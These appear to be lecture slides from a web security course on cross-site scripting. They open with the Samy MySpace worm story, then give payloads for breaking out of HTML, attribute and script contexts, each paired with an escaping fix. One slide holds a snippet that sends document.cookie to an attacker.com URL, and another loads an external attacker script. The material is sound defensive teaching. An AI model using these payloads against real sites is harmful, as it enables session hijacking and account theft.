CS 253: Web Security

Cross Site Scripting (XSS)

Samy worm

Anyone who viewed my profile who wasn't already on my friends list would inadvertently add me as a friend. Without their permission.

I can propagate the program to their profile, can't I. If someone views my profile and gets this program added to their profile, that means anyone who views THEIR profile also adds me as a friend and hero, and then anyone who hits THOSE people's profiles add me as a friend and hero...

10/04, 12:34 pm: You have 73 friends.
I decided to release my little popularity program. I'm going to be famous...among my friends.

1 hour later, 1:30 am: You have 73 friends and 1 friend request.

7 hours later, 8:35 am: You have 74 friends and 221 friend requests. Woah. I did not expect this much. I'm surprised it even worked.. 200 people have been infected in 8 hours. That means I'll have 600 new friends added every day. Woah.

1 hour later, 9:30 am: You have 74 friends and 480 friend requests. Oh wait, it's exponential, isn't it. Oops.

1 hour later, 10:30 am: You have 518 friends and 561 friend requests. Oh no. I'm getting messages from people [upset] that I'm their friend when they didn't add me. I'm also getting emails...

3 hours later, 1:30 pm: You have 2,503 friends and 6,373 friend requests.
I'm canceling my account. This has gotten out of control. People are messaging me saying they've reported me for "hacking" them due to my name being in their "heroes" list. ... Apparently people are getting [upset] because they delete me from their friends list, view someone else's page or even their own and get re-infected immediately with me. I rule. I hope no one sues me.

5 hours later, 6:20 pm: I timidly go to my profile to view the friend requests. 2,503 friends. 917,084 friend requests.

I refresh three seconds later. 918,268. I refresh three seconds later. 919,664 (screenshot below). A few minutes later, I refresh. 1,005,831.

It's official. I'm popular.

I have hit 1,000,000+ users. In less than 20 hours. Every request is from a unique, living, and logged in user. I refresh once more and now see nothing but a message that my profile is down for maintenance. I messed up, didn't I.

1 hour later, 7:05 pm: A friend tells me that they can't see their profile. Or anyone else's profile. Or any bulletin boards. Or any groups. Or their friends requests. Or their friends. Nothing on myspace works. Messages are everywhere stating that myspace is down for maintenance and that the entire myspace crew is there working on it. I ponder whether I should drive over to their office and apologize.

2.5 hours later, 9:30 pm: I'm told that everything on myspace seems to be working again. My girlfriend's profile, along with many, many others, still say "samy is my hero", however the actual self-propagating program is gone.

Same origin policy prevents cross-origin DOM manipulation

So, **attacker.com** is not allowed to do this:

```
<iframe src='https://bank.com'></iframe>
<script>
  window.frames[0].forms[0].addEventListener('submit', () => {
    // Haha, got your username and password!
  })
</script>
```


Thus, attacker needs to get JavaScript running in the page some other way!

XSS is a "code injection" vulnerabilty

- Code injection is caused when **untrusted user data** unexpectedly becomes **code**
- Any code that combines a command with user data is susceptible.
- In **cross site scripting (XSS)**, the unexpected code is JavaScript in an HTML document
- In **SQL injection**, the unexpected code is extra SQL commands included a SQL query string

So what?

- If successful, attacker gains the ability to do anything the target can do through their browser
  - Can view/exfiltrate their cookies
  - Can send any HTTP request to the site, with the user's cookies!



Google Search I'm Feeling Lucky

Discover tools to help manage your digital wellbeing

Benign search

- **User input:** `flower`
- **URL:** example.com/?search=flower
- **Input on server:** `flower`
- **Resulting page:**

```
<p>Search result for flower</p>
```

Malicious search

- **User input: `<script>alert(document.cookie)</script>`**
- **URL:** example.com/?search=%3Cscript%3Ealert(document.cookie)%3C/script%3E
- **Server input:**

```
<script>alert(document.cookie)</script>
```

- **Resulting page:**

```
<p>Search result for <script>alert(document.cookie)</script></p>
```

Session hijacking with XSS

- What if website is vulnerable to XSS?
  - Attacker can insert their code into the webpage
  - At this point, they can easily exfiltrate the user's cookie

```
<script>
  new Image().src =
    'https://attacker.com/steal?cookie=' + document.cookie
</script>
```

Malicious search

- Resulting page:

```
<p>Search result for <script>new Image().src =
'https://attacker.com/steal?cookie=' + document.cookie
</script></p>
```

Demo: Reflected XSS attack

Demo: Reflected XSS attack

```
app.get('/', (req, res) => {
  const { source } = req.query
  res.send(`
    <h1>
      ${source ? `Hi ${source} reader!` : ''}
      Login to your bank account:
    </h1>
    ...
  `)
})
```

```
http://localhost:4000/?source=%3Cscript%3Ealert(%27hey%20there!%27)%3C/script%3E
```


Demo: Fix the reflected XSS vulnerability

```
const htmlEscape = require('html-escape')

app.get('/', (req, res) => {
  const source = htmlEscape(req.query.source)
  res.send(`
    <h1>
      ${source ? `Hi ${source} reader!` : ''}
      Login to your bank account:
    </h1>
    ...
  `)
})
```

Big idea: Never trust the client

- Any data from the client controls is suspect!
- Client can send any data they want to the server


Percentage likelihood that at least one serious* vulnerability will appear in a website
55%
53%
33%
26%
26%
23%
22%
14%
13%
11%
11%
9%
8%
7%
4%
Information Leakage
Cross-Site Scripting
Content Spoofing
Brute Force
Cross-Site Request Forgery
Fingerprinting
Insufficient Transport Layer Protection
Session Fixation
URL Redirector Abuse
Insufficient Authorization
Directory Indexing
Abuse of Functionality
Predictable Resource Location
SQL Injection
HTTP Response Splitting

What is XSS so prevalent?

- Data can be used in many different contexts
  - The web has so many different languages!
  - Even within HTML, there are at least 5 contexts to understand!
- Each context has different "control characters"
  - Some contexts have very complicated rules!
- If you slip up in even *one* place, you're completely vulnerable

Reflected XSS vs. Stored XSS

- In **reflected XSS**, the attack code is placed into the HTTP request itself
  - **Attacker goal:** find a URL that you can make target visit that includes your attack code
  - Limitation: Attack code must be added to the URL path or query parameters
- In **stored XSS**, the attack code is persisted into the database
  - **Attacker goal:** Use **any means** to get attack code into the database
  - Once there, server includes it in all pages sent to clients

HTML elements

- Example:

```
<p>
  The Legend of Zelda: Breath of the Wild is an action-adventure game developed
  and published by Nintendo, released for the Nintendo Switch and Wii U consoles
  on March 3, 2017. Breath of the Wild is set at the end of the Zelda timeline;
  the player controls Link, who awakens from a hundred-year slumber to defeat
  Calamity Ganon before it can destroy the kingdom of Hyrule.
</p>
```

HTML elements

- **HTML template:**

```
<p>USER_DATA_HERE</p>
```

- **What is the fix?**
  - Change all `<` to **`<`**
  - Change all **`&`** to **`&`**
- Important: **`<style>`** and **`<script>`** have different rules!

HTML elements

- HTML template:

```
<p>USER_DATA_HERE</p>
```

- User input: `<script>alert(document.cookie)</script>`
- Resulting page:

```
<p>&lt;script&gt;alert(document.cookie)&lt;/script&gt;</p>
```

HTML attributes

- Example:

```
<img src='avatar.png' alt='Feross Aboukhadijeh' />
```

HTML attributes

- HTML template:

```
<img src='avatar.png' alt='USER_DATA_HERE' />
```

- User input: `Feross' onload='alert(document.cookie)`
- Resulting page:

```
<img src='avatar.png'
  alt='Feross' onload='alert(document.cookie)' />
```

HTML attributes

- **HTML template:**

```
<img src='avatar.png' alt='USER_DATA_HERE' />
```

- **What is the fix?**
  - Change all `'` to **`&apos;`**
  - Change all `"` to **`&quot;`**

HTML attributes

- HTML template:

```
<img src='avatar.png' alt='USER_DATA_HERE' />
```

- User input: `Feross' onload='alert(document.cookie)`
- Resulting page:

```
<img src='avatar.png'
  alt='Feross&apos; onload=&apos;alert(document.cookie)' />
```

HTML attributes without quotes

- Example:

```
<img src=avatar.png alt=Feross />
```

HTML attributes without quotes

- HTML template:

```
<img src=avatar.png alt=USER_DATA_HERE />
```

- User input: `Feross onload=alert(document.cookie)`
- Resulting page:

```
<img src=avatar.png alt=Feross onload=alert(document.cookie) />
```

HTML attributes without quotes

- **HTML template:**

```
<img src=avatar.png alt=USER_DATA_HERE />
```

- **What is the fix?**
  - Always quote attributes!
  - Unquoted attributes can be broken out of with many characters, including **space**, **%**, *****, **+**, **,**, **-**, **/**, **;**, **<**, **=**, **>**, **^**, and **|**

Beware HTML attributes with special meanings!

- For most attributes, escaping attributes is sufficient
- But, beware certain attributes like **`src`** and **`href`**!
  - e.g. **`<script src='USER_DATA_HERE'></script>`** can never be safe, even if you escape the attribute value
  - Watch out for **`data:`** and **`javascript:`** URLs!

Demo: navigate to a `data:` URL

Demo: navigate to a `data:` URL

Visit this URL:

```
data:text/html,<script>alert("hi")</script>
```

Random fact. This is a useful URL to memorize:

```
data:text/html,<html contenteditable></html>
```

Demo: navigate to a `javascript:` URL

Visit this URL:

`javascript:alert(document.cookie)`

- Chrome and Firefox strip **`javascript:`** when you paste text in URL bar
- Safari just prevents **`javascript:`** URLs unless you enable a setting

What is `data:` and `javascript:` for?

Legacy way to run JavaScript in response to a click:

```
<a href='javascript:alert("hi")'>Say hi</a>
```

Save an HTTP request in an HTML page:

```
<img src='...' />
```

Save an HTTP request in a CSS file:

```
body {
  background-image: url(...);
}
```

Beware, here be dragons!

Let user choose a URL, get JavaScript execution:

```
<a href='javascript:alert("hi")'>Say hi</a>
```

Let user choose a page to iframe, get JavaScript execution:

```
<iframe src='data:text/html,<script>alert("hi")</script>'></iframe>
```

Let user choose a script, get JavaScript execution (obviously):

```
<script src='data:application/javascript,alert("hi")'></script>
```

One last gotcha: `on*` attributes

HTML template:

```
<div onmouseover='handleHover(USER_DATA_HERE)'>
```

- Escaping `'` and `"` is not enough here!
- Attack input: `); alert(document.cookie`

```
<div onmouseover='handleHover(); alert(document.cookie)'>
```

Actually, here's one more!

HTML template:

```
<div id='USER_DATA_HERE'>Some text</div>
```

User input: `username`

Resulting page:

```
<div id='username'>Some text</div>
```

How could this HTML *possibly* cause an issue?!

```
<div id='username'>Some text</div>

<script>
  // There's now a `username` variable which
  // references the above <div>
  if (typeof username !== 'undefined') {
    // do something!
  }
</script>
```

Script elements

- Example:

```
<script>
  let username = 'Feross Aboukhadijeh'
  alert(`Hi there, ${username}`)
</script>
```

Script elements

- HTML template:

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- User input: `Feross'; alert(document.cookie); //`

```
<script>
  let username = 'Feross'; alert(document.cookie); //'
  alert(`Hi there, ${username}`)
</script>
```

Script elements

- **HTML template:**

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- **Idea for a fix:**
  - Change all `'` to `\'`
  - Change all `"` to `\"`

Script elements

- HTML template:

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- User input: `Feross'; alert(document.cookie); //`

```
<script>
  let username = 'Feross\'; alert(document.cookie); //'
  alert(`Hi there, ${username}`)
</script>
```

Script elements

- HTML template:

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- User input: `Feross\'; alert(document.cookie) //`

```
<script>
  let username = 'Feross\\'; alert(document.cookie) //'
  alert(`Hi there, ${username}`)
</script>
```

Script elements

- **Lesson:** Avoid using backslash escaping!
- The escape character `\` can be neutered by placing another escape character in front!
- **Idea for a fix:**
  - Change all `'` to **`&apos;`**
  - Change all `"` to **`&quot;`**

Script elements

- HTML template:


```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- User input: `Feross'; alert(document.cookie) //`

```
<script>
  let username = 'Feross&apos;; alert(document.cookie) //'
  alert(`Hi there, ${username}`)
</script>
```

Slightly better, but still has problems

1. Doesn't preserve user input



2. Also, it's **still insecure!**

Script elements

- HTML template:

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- User input: `</script><script>alert(document.cookie)</script><script>`

```
<script>
  let username = '</script><script>alert(document.cookie)</script><script>'
  alert(`Hi there, ${username}`)
</script>
```

Script elements

```
<script>
  let username = '
</script>
<script>
  alert(document.cookie)
</script>
<script>
  '
  alert(`Hi there, ${username}`)
</script>
```

Parsers, parsers, everywhere!

- **First**, the HTML parser runs
  - Greedily searches for HTML tags
  - Produces a DOM tree
- **Second**, the JavaScript and CSS parsers run
  - JavaScript parser runs on content inside `<script>` tags
  - CSS parser runs on content inside `<style>` tags

Script elements

- **What is the fix?**
  - Hex encode user data to produce a string with characters **`0–9`**, **`A–F`**.
  - Include it inside a JavaScript string
  - Then, decode the hex string

```
<script>
  let username = hexDecode('HEX_ENCODED_USER_DATA')
  alert(`Hi there, ${username}`)
</script>
```

Script elements

HTML template:

```
<script>
  let username = hexDecode('HEX_ENCODED_USER_DATA')
  alert(`Hi there, ${username}`)
</script>
```

- User input: `</script><script>alert(document.cookie)</script><script>`

```
<script>
  let username = hexDecode('3c2f736372697074...')
  alert(`Hi there, ${username}`)
</script>
```

Script elements

- **Another fix:**
  - Use a **<template>** tag to store data that won't visibly render
  - The escaping rules are simple and the same as for HTML elements (just HTML encode **<** and **&** characters)

```
<template id='username'>HTML_ENCODED_USER_DATA</template>
<script>
  let username = document.getElementById('username').textContent
  alert(`Hi there, ${username}`)
</script>
```

Contexts which are never safe

```
<script>USER_DATA_HERE</script>

<!-- USER_DATA_HERE -->

<USER_DATA_HERE href='/'>Link</a>

<div USER_DATA_HERE='some value'></div>

<style>USER_DATA_HERE</style>
```

But it sounded like a good idea...

- HTML parsers are **extremely lax** about what they accept
- Here is some "valid" HTML:

```
<script/XSS src='https://attacker.com/xss.js'></script>

<body onload!#$%&()*~+-_.,:;?@[/|\]^`=alert(document.cookie)>

<img """><script>alert(document.cookie)</script>">

<iframe src=https://attacker.com/path/to/some/file/xss.js <
```

Robustness principle

- "Be conservative in what you send, be liberal in what you accept"
- Also known as "Postel's law" who wrote in TCP spec:
  - "TCP implementations should follow a general principle of robustness: be conservative in what you do, be liberal in what you accept from others."
- This is actually terrible for security!
  - "A flaw can become entrenched as a de facto standard. Any implementation of the protocol is required to replicate the aberrant behavior, or it is not interoperable. This is both a consequence of applying the robustness principle, and a product of a natural reluctance to avoid fatal error conditions. Ensuring interoperability in this environment is often referred to as aiming to be 'bug for bug compatible'." - Martin Thomson

Where can escaped user data safely be used?

- HTML element bodies
- HTML attributes (surrounded by quotes)
- JavaScript strings

Beware nesting and parsing chains!

```
<div onclick="setTimeout('doStuff(\'USER_DATA_HERE\')', 1000)"></div>
```

- Note there are **three rounds** of parsing!
  1. HTML parser extracts the **`onclick`** attribute and adds it to DOM
  2. Later, when button is clicked, JavaScript parser extracts **`setTimeout()`** syntax and executes it
  3. One second later, the string passed as first argument to **`setTimeout()`** is parsed as JavaScript and executed

Beware nesting and parsing chains!

```
<div onclick="setTimeout('doStuff(\'USER_DATA_HERE\')', 1000)"></div>
```

- If user data is not double-encoded with JavaScript backslash sequences and then HTML encoded, then you're in trouble.
- Better to avoid writing this kind of code!

Another nested parsing example

```
<script>
  let someValue = 'USER_DATA_HERE'
  setTimeout("doStuff('" + someValue + "')", 1000)
</script>
```

- Escaping assignment to **someValue** is relatively easy
- But easy to forget to further escape the **setTimeout** construction!
- Better to avoid writing this kind of code!

END

Credits

Michal Zalewski. “The Tangled Web.”

https://samy.pl/myspace/

https://www.whitehatsec.com/wp-content/uploads/2013/05/WPstatsReport_052013.pdf

https://en.wikipedia.org/wiki/The_Legend_of_Zelda_Breath_of_the_Wild